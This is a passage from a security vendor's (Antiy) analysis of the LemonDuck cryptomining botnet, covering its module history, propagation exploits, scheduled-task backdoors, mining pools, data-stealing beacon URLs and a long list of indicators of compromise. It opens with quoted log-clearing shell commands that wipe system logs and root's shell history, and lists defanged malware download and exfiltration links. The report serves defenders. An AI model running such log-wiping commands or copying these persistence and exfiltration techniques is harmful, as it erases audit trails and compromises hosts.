echo 0>/var/log/wtmp
echo 0>/var/log/secure
echo 0>/var/log/cron
echo > /root/.bash_history
```

Figure 7-14Log clearing

8 LemonDuck Module Iteration

8.1 Parent File Iteration

The main function of the parent file is to release and execute the cloud control module and download and execute the propagation module. As the scope of propagation expands and the LemonDuck mining botnet components are

frequently added and their functions become richer, the role of the parent file has also been transferred, and the subsequent component updates and propagation are basically completed by the PowerShell backdoor.

Table 8-1Parent file iteration

Matrix file format	Remark
PE file	Deliver the target through the upgrade channel of Driver Life. Release the cloud control Trojan and download and execute the attack propagation module. At the same time, it has the function of collecting sensitive information of the system and dynamically obtaining the cloud control code. Supply Chain Propagation Link: hxxp://pull.update.ackng.com/ziptool/pullexecute/f79cb9d2893b254cc75dfb7f3e454a69.exe hxxp://dl.haqo.net/dl.exe v1: F79CB9D2893B254CC75DFB7F3E454A69
PE file	hxxp://172.104.73.9/dll.exe, hxxp://dl.haqo.net/updatedl.exe, hxxp://120.52.51.13/dl.haqo.net/dl.exe v2: FB89D40E24F5FF55228C38B2B07B2E77
PE file	Eternal Blue Communication Link: hxxp://dl.haqo.net/dll.exe?fr=xx、hxxp://dl.haqo.net/updater.exe?ID=xxxxx (links with parameters, sensitive information of the target host needs to be uploaded when accessing) v3: 59B18D6146A2AA066F661599C496090D

8.2 Cloud Control Module Iteration

The cloud control module was active in the early stage, and the mining botnet mainly updated and downloaded related components through the backdoor module in the later stage.

Table 8-2 Cloud control module iteration

File format	Source
PE file	There is a parent PE file resource section, which is actually a shellcode loader that dynamically obtains the shellcode in the shared memory of the parent PE process to realize the remote control function.
PE file	Independent Process Have a service called Ddriver to start Have a scheduled task named Ddriver to start

8.3 Propagation Module Iteration

The iteration of the propagation module is mainly reflected in the changes in the module carrier file format and the propagation module function. The file format is mainly PE file and PowerShell script, and the functional changes

have added new propagation methods such as the EternalBlue vulnerability, CVE-2017-8464 (lnk vulnerability), Blue keep vulnerability, Yarn unauthorized access vulnerability, and RDP\SMB\MSSQL\$IPC brute force cracking.

Table 8-3Propagation module iteration

Time	File type	Remark
December 14, 2018	PE file	The EternalBlue vulnerability exploit module is written in Python and has commands to be implanted (downloaded and executed) after successful exploitation. The vulnerability exploit module is packaged by the py2exe program. EternalBlue exploit
January 25, 2019	PE Files	Added mimikatz to collect login passwords Added brute force cracking of SMB weak passwords
February 10, 2019	PE file	Files are packaged by Pyinstaller
February 23, 2019	PE file	Added MSSQL brute force attack
March 8, 2019	PE file	Downloaded by PowerShell backdoor
	PowerShell script	Fileless technology, PowerShell scripts Eternal Blue vulnerability exploit, SMB brute force cracking
March 28, 2019	PowerShell script	Fileless technology, Added Invoke-SMBExec , using NTML hash dictionary for Pass the Hash Attack
July 19, 2019	PowerShell script	Added CVE-2017-8464 lnk vulnerability exploit, infecting mobile storage media and network shared disks, and added MSSQL brute force cracking
	PowerShell script	Added RDP brute force cracking, $IPC brute force cracking
April 3, 2020	PowerShell script	Spread by phishing emails, the attachment "urgent.doc" contains vulnerability CVE-2017-8570
June 10, 2020	PowerShell script	New CVE-2020-0796 vulnerability attack Added SSH and Redis brute force attacks for Linux servers
June 24, 2020	PE file	New exe files packaged by Python, with the ability to spread through EternalBlue vulnerability, MSSQL brute force cracking, $IPC, SMB brute force cracking, etc.
August 18, 2020	PowerShell script	New attack on Linux servers using Yarn unauthorized access vulnerability

8.4 Backdoor Module Iteration

The backdoor module periodically obtains PowerShell code, achieves long-term residence in the target system, and updates other components of the mining botnet.

Table 8-4Backdoor module iteration

File Type	Remark
No file format	Execute PowerShell code in a scheduled task named MicrosoftwindowsBluetooths, and get code execution from a certain URL at a fixed time. Once every 50 minutes hxxp://r.minicen.ga/r?p (url)
No file format	Execute PowerShell code in a scheduled task named Bluetooths, and get code execution from a certain URL at a fixed time. Once every 50 minutes http://v.beahh.com/v+target host domain name (url)
No file format	Scheduled task name:\Microsoft\Windows\Rass http://v.beahh.com/wm?smb

8.5 Mining Module Iteration

The mining module is mainly implemented in the iterative process, realizing the mining function on Windows and Linux systems through carriers such as shellcode, PE files, PowerShell fileless and E LF files.

Table 8-5Mining module iteration

File Type	Mining Pools	Remark
No file, shellcode	172.105.204.237:443	The parent file is obtained from hxxp://i.haqo.net/i.png and shared to the cloud control module through shared memory
unknown	unknown	hxxp://dl.hago.net/xmrig-64_1.mlz hxxp://dl.hago.net/xmrig-32_1.mlz
PE Files	unknown	Xmrig, start as a separate process
PowerShell	lplp1.beahh.com:443 lplp1.abbny.com:443 lplp1.ackng.net:443 216.250.99.49:443	Fileless mining, downloaded by PowerShell and executed in memory. hxxp://down.beahh.com/d64.dat (64-bit) hxxp://down.beahh.com/d32.dat (32-bit) c90ecc4e12e085c7fbc571d9ba6d00d4 f21c98d43e678568917dabf121436b74
ELF	lplp.ackng.com:444	Fileless propagation module adds SSH and Redis brute force cracking, and after success, a script is implanted to download the mining program by the script hxxp://d.ackng.com/ln/xr.zip

8.6 Information Stealing Module Iteration

The information theft is mainly to obtain the computer name, GUID, MAC address, system version and system time of the target host, which is mainly included in the parameters when accessing the download link of the mining

botnet related components through Get request. In addition to this method, the target host cookies and email information can also be stolen through the email, cookie, ftp and http libraries in the propagation module.

Table 8-6Information stealing module iteration

Link
http[:]//dl.haqo.net/updater.exe?ID=yuefmigojqcn&GUID=3B885DD9-1DF9-E54C-A5C5-D08BB6A85DEC&_T=1551595904
http[:]//dl.haqo.net/ins.exez?ID=rzcsyote&GUID=3B885DD9-1DF9-E54C-A5C5-D08BB6A85DEC&_T=1548372990
http[:]//dl.haqo.net/stak.mlz?ID=DGSJ-GUOQUANJU&GUID=5279AC0C-493F-11E2-B45D-A474EB8B2600&_T=1550901673
http[:]//pp.abbny.com/u.png?ID=CICADC&GUID=C9414D56-B061-F3EB-815F-196AE988AC3D&MAC=00:0C:29:88:AC:3D&OS=Windows%208.1&BIT=64&_T=1673568416
http[:]//oo.beahh.com/u.png?_t=1669015209&bit=32&guid=3980a6ba-e025-44f5-ae6e-d2ca02dd47a9&id=tom-pc&mac=52:54:00:d2:51:ea&os=windows%207
http[:]//oo.beahh.com/t.php?ID=WALKER-PC&GUID=08A73516-31A7-11EC-9367-AD3FA9840C81&MAC=16:7C:9A:14:3B:3A&OS=Windows%207&BIT=64&CARD=Standard%20VGA%20Graphics%20Adapter&_T=1634726

9 IoCs

Domain
d[.]ackng.com
d[.]beahh.com
d[.]ttr3p.com
dl[.]hago.net
dl[.]haqo.net
dl[.]haqo[.]net
down[.]bddp.net
down[.]beahh.com
down[.]sqlnetcat.com
i[.]hago.net
i[.]haqo.net
ii[.]hago.net
ii[.]haqo.net
info[.]abbny.com

info[.]amynx.com
info[.]beahh.com
info[.]hago.ne
info[.]haqo.net
info[.]zz3r0.com
log[.]bddp.net
loop2[.]hago.net
loop[.]abbbny.com
loop[.]haqo.net
lplp1[.]abbny.com:443
lplp1[.]ackng.net:443
lplp1[.]beahh.com:443
lplp[.]ackng.com:444
o[.]beahh.com
oo[.]beahh.com
oop2[.]hago.net
oop[.]abbbny.com
oop[.]hago.net
p[.]abbny.com
p[.]beahh.com
p[.]estonine.com
pp[.]abbny.com
ppabbny[.]com
pslog[.]estonine.com
pull[.]update[.]ackng[.]com
t[.]ackng.com
t[.]amxny.com
t[.]amynx.com
t[.]amynx.con
t[.]awcna.com

t[.]netcatkit.com
t[.]sqlnetcat.com
t[.]tr2q.com
t[.]zer9g.com
t[.]zz3r0.com
update[.]bddp.net
v[.]bddp.net
v[.]beahh.com
w[.]beahh.com
w[.]zz3r0.com
wbeahh[.]com
IP
172.105.204.237:443
216.250.99.49:443
HASH
F79CB9D2893B254CC75DFB7F3E454A69
74E2A43B2B7C6E258B3A3FC2516C1235
2E9710A4B9CBA3CD11E977AF87570E3B
59B18D6146A2AA066F661599C496090D
30429A24F312153C0EC271CA3FEABF3D
F9144118127FF29D4A49A30B242CEB55
FB89D40E24F5FF55228C38B2B07B2E77
1E0DB9FDBC57525A2A5F5B4C69FAC3BB
5AB6F8CA1F22D88B8EF9A4E39FCA0C03
D4E2EBCF92CF1B2E759FF7CE1F5688CA
32653B2C277F18779C568A1E45CACC0F
AB1C947C0C707C0E0486D25D0AE58148
BC26FD7A0B7FE005E116F5FF2227EA4D
A4B7940B3D6B03269194F728610784D6
85013CC5D7A6DB3BCEE3F6B787BAF957

667A3848B411AF0B6C944D47B559150F
0A4DCD170708F785F314C16797BAADDB
DEF0E980D7C2A59B52D0C644A6E40763
23196DE0EDE25FB9659713FA6799F455
CE924B12FFC55021F5C1BCF308F29704
2FBCE2ECF670EB186C6E3E5886056312
E05827E44D487D1782A32386123193EF
66EA09330BEE7239FCB11A911F8E8EA3
47064F56C84D674AB1935186A365219F
8A2042827A7FCD901510E9A21C9565A8
FA13FD1BB0A2FAAC06CB94592DD6BB1B
6D444144D8E7A07CBA1FD5B042A49012
C90ECC4E12E085C7FBC571D9BA6D00D4
F21C98D43E678568917DABF121436B74
6AA4DE709246FB080C621A6D3E7F9360
DEBE7B1929D4AD269DD8C4B159ABD269
AE0AC43FEBAD2AC885E3F8A020A2103E
07DD4357A22AF86CC73710239E7DBC07
4EC29049AC81521C37DAD2DA6754D6A3
FFEB6DC402F37542889AE2D17B0EDDF2
F1BF55BA24D1A05E80A7CA1D6774AB3D
9ABFFFAF7A4877C9187C3F8A6E59B065
F19D9A77C3F6F07E43F5822F9A796104
8516C4592D8DE8B25DF3A5E9AEFF12E0
8EC31DD982FA038D99FBBBDDFCEB044C
556D5B9FCA78386C15EC59B2E9105E60
43255582721DC0A0796491FE91851630
76E47B53D5D57D7595EF687E9AE92891
3380700C5D87F1F0538DC506FB464FFC
2E2E3ABC4BEB42ED902C4AB820C18AF6

98BF04D3D6E25C0CAC4AC6AF604BCDBF
D4C35DA00EF1122401DF0FB2B0EA782B
4764ADA8BD0665B7EDA593B81DF116E2
3A6714003C362564145108E354F52F39
300967F8E0C01600742CBD4D15844EF0
BBCBEC1A0671B3D67929B628E433A8D5
F444A893A14510684A6490B6748772EF
E6AE2AEF792D3064A24BF7CF935439D8
9D00CCCBB3B73171BF58FE66BF7DAFF7
C08080797A5DA1D05CDBA5760B30B2C1
6965AA9A1EE2B04496D89A6BBCDB37FF
7C029C86CA1ABA2D269BC5C43418CC75
A3CF8550866FBAAF8D98566243B78758
E5AE6D154A6BEFC00DEEA0CCB49DC9B8
88949E6A329C6B2796DDCC81564CEE1A
E3687C56B8BE535398051405F8221D82
7805776504E8A39C2A892D89E2492C12
CC67B69740C7BD0744ACD3242729CE15
99ECCA08236F6CF766D7D8E2CC34EFF6
2977084F9CE3E9E2D356ADAF2B5BDCFD
17703523F5137BC0755A7E4F133FC9D3
8B0CB7A0760E022564465E50CE3271BB
5B3C44B503C7E592E416F68D3924620F
EF3A4697773F84850FE1A086DB8EDFE0
8EC20F2CBAD3103697A63D4444E5C062
AC48B1EA656B7F48C34E66D8E8D84537
D61D88B99C628179FA7CF9F2A310B4FB
F944742B01606605A55C1D55C469F0C9
ABD6F640423A9BF018853A2B40111F76
57812BDE13F512F918A0096AD3E38A07

D8E643C74996BF3C88325067A8FC9D78
125A6199FD32FAFEC11F812358E814F2
FB880DC73E4DB0A43BE8A68EA443BFE1
8D46DBE92242A4FDE2EA29CC277CCA3F
48FBE4B6C9A8EFC11F256BDA33F03460
98F48F31006BE66A8E07B0AB189B6D02
6BB4E93D29E8B78E515653426929C824
E009720BD4BA5A83C4B0080EB3AEA1FB
092478F1E16CBDDB48AFC3EECAF6BE68
CA717602F0700FABA6D2FE014C9E6A8C
888DC1CA4B18A3D424498244ACF81F7D
C21CAA84B327262F2CBCC12BBB510D15
E04ACEC7AB98362D87D1C53D84FC4B03
E49367B9E942CF2B891F60E53083C938
B204EAD0DCC9CA1053A1F26628725850
B6F0E01C9E2676333490A750E58D4464
95ADF923BA32CC5004277867181680C8
31CE6662BE59CA4C01C1730BC7150F19
55F0DD8C306DB9FC8B9E45705CD66598
C17CDEE1AFDC272A46B1CF25C1F44DCC
24C4149468926BEDCB41F50AC88B40F3
3162E619F8EB49F4DD6B48CB09075E10
94838EDD7470271386153D3B89FE6A6C
E561003B347F391EEC44759DE1DA5EBF
FF75C064248579F4BDABEC6D6DBA89D6
2AE7F2F4F0B114ED074BA191ACF1665A
B1BB11AEF730C4B0D2C2C94FDBF2A823
A8BF439DFC1391D5124D4CCCBD6C7664
4D93C29622E285E068B613EF114517FD
46B1DA47A20AFAA11207A493EBFBD090

E47495DA1B30BDA0E42089CA6FC07B62
3C4C0E75810C0FDAE2B0162B42FE04A0
5BB6F5AF311C3A5576379874FC193EF3
E5B8744C220D703F9A0E43F3A202C785
4001BA98A424FDB63047A23AF97EC590
A921B532D5D239E4A2E71E5F853195CD
CFCFC563F33CB2E96F2FF51F6F603FA3

Appendix 1: References

[1]. Notice from the National Development and Reform Commission and other departments regarding the crackdown on virtual currency "mining" activities
http://www.gov.cn/zhengce/zhengceku/2021-09/25/content_5639225.htm

[2]. Detailed Analysis Report on Driver Life Trojan: Infecting 100,000 Computers in 2 Hours to Mine Monero
https://s.tencent.com/research/report/610.html

[3]. EternalBlue Trojan downloader has launched Operation Blue Tea and has transformed into an email worm.
https://s.tencent.com/research/report/957.html

[4]. EternalBlue Trojan Downloader Launches Black Ball Operation, Adds SMBGhost Vulnerability Detection Capability
https://mp.weixin.qq.com/s/QEE95HTKzuT4-NykfvHfGQ

[5]. EternalBlue downloader malware remains active: originating from supply chain attacks, constantly changing attack methods
https://s.tencent.com/research/report/657.html

[6]. The indestructible cockroach: The EternalBlue Downloader Trojan has once again upgraded its attack methods.
https://s.tencent.com/research/report/660.html

[7]. EternalBlue Trojan Downloader Pioneers New Fileless Mining Model
https://s.tencent.com/research/report/702.html

[8]. The Eternal Blue Downloader Trojan has been updated again, adding support for spreading via removable drives and network shared drives.

https://s.tencent.com/research/report/768.html

[9]. Eternal Blue Trojan Downloader Updated Again, Cloud Hosts Become New Target
https://s.tencent.com/research/report/1163.html

[10]. LemonDuck has evolved and returned, aiming to target government, energy, and other industries for mining and espionage attacks.
https://mp.weixin.qq.com/s/8uh9peTW3EPkFpODFl137A

[11]. LemonDuck Targets Docker for Cryptomining Operations
https://www.crowdstrike.com/blog/lemonduck-botnet-targets-docker-for-cryptomining-operations/

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.

